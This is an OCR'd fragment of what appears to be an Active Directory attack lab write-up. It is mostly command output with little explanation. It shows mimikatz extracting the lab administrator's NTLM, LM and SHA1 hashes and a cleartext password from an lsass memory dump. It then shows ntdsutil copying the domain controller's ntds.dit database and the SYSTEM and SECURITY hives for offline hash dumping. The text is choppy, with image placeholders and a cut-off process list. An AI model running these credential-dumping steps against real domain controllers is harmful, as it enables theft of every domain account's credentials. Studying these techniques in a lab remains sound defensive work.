



Image ...	User Name	CPU
conhost.exe	ADSAd...	00
csrss.exe	SYSTEM	00
csrss.exe	SYSTEM	00
dfsrs.exe	SYSTEM	00
dfssvc.exe	SYSTEM	00
dns.exe	SYSTEM	00
dwm.exe	ADSAd...	00
explorer.exe	ADSAd...	00
ismserv.exe	SYSTEM	00
lsass.exe	SYSTEM	00
lsm.exe		
Microsoft		
mmc.exe		
mmc.exe		
msdtc.ex		
powershe		




```
mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 218943 (00000000:0003573f)
Session           : Interactive from 1
User Name         : ADSAdministrator
Domain            : ADSECLAB
Logon Server      : ADSDC02
Logon Time        : 5/30/2015 11:01:04 PM
SID               : S-1-5-21-1387203482-2957264255-828990924-500
        msv :
         [00000003] Primary
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * LM       : e52cac67419a9a226e7e4a5ff986d116
         * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
         * SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
        tspkg :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        wdigest :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        kerberos :
         * Username : ADSAdministrator
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Password99!
```

NTDSUtil?



```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343_VOLUMEC$\
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                  Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```


Dump Password Hashes from NTDS.dit



